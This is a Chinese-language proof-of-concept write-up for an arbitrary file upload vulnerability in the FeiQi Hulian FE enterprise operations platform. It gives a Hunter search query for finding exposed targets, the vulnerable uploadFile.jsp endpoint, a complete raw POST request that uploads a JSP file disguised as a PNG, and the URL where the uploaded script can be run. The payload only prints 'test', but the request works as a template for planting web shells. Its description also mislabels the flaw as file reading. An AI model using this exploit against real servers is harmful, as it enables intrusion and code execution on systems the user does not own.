# F1-3飞企互联-FE企业运营管理平台-文件上传

## 漏洞描述：

FE 办公协作平台是实现应用开发、运行、管理、维护的信息管理平台。飞企互联 FE 业务协作平台存在文件读取漏洞，攻击者可通过该漏洞读取系统重要文件获取大量敏感信息。

**网站图片：**


## 网络测绘：

**Hunter 语法：**

- hunterapp.name=="飞企互联 FE 6.0+"||app.name=="飞企互联 FE"

## 漏洞复现：

访问如下页面返回200，出现以下页面表示可能存在漏洞
payload：

```
http://xx.xx.xx.xx/common/uploadFile.jsp
```

效果图:


上传文件


```
POST /common/uploadFile.jsp?action=save&savePath=/images/upload/&fileName=23092446220001.jpg&title1=%CE%C4%BC%FE%C9%CF%B4%AB&title2=%D1%A1%D4%F1%CE%C4%BC%FE%A3%BA&allows
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------289579299639009738743696321529
Content-Length: 7542
Connection: close
Cookie: JSESSIONID=F1CA47A72BBC533FE551E29372212913
Upgrade-Insecure-Requests: 1

-----------------------------289579299639009738743696321529
Content-Disposition: form-data; name="iconFile"; filename="1.jsp"
Content-Type: image/png

<% out.println("test");%>
-----------------------------289579299639009738743696321529--
```

根据回显回去文件上传位置

```
http://xx.xx.xx.xx/images/upload/23092446270001.jsp
```




test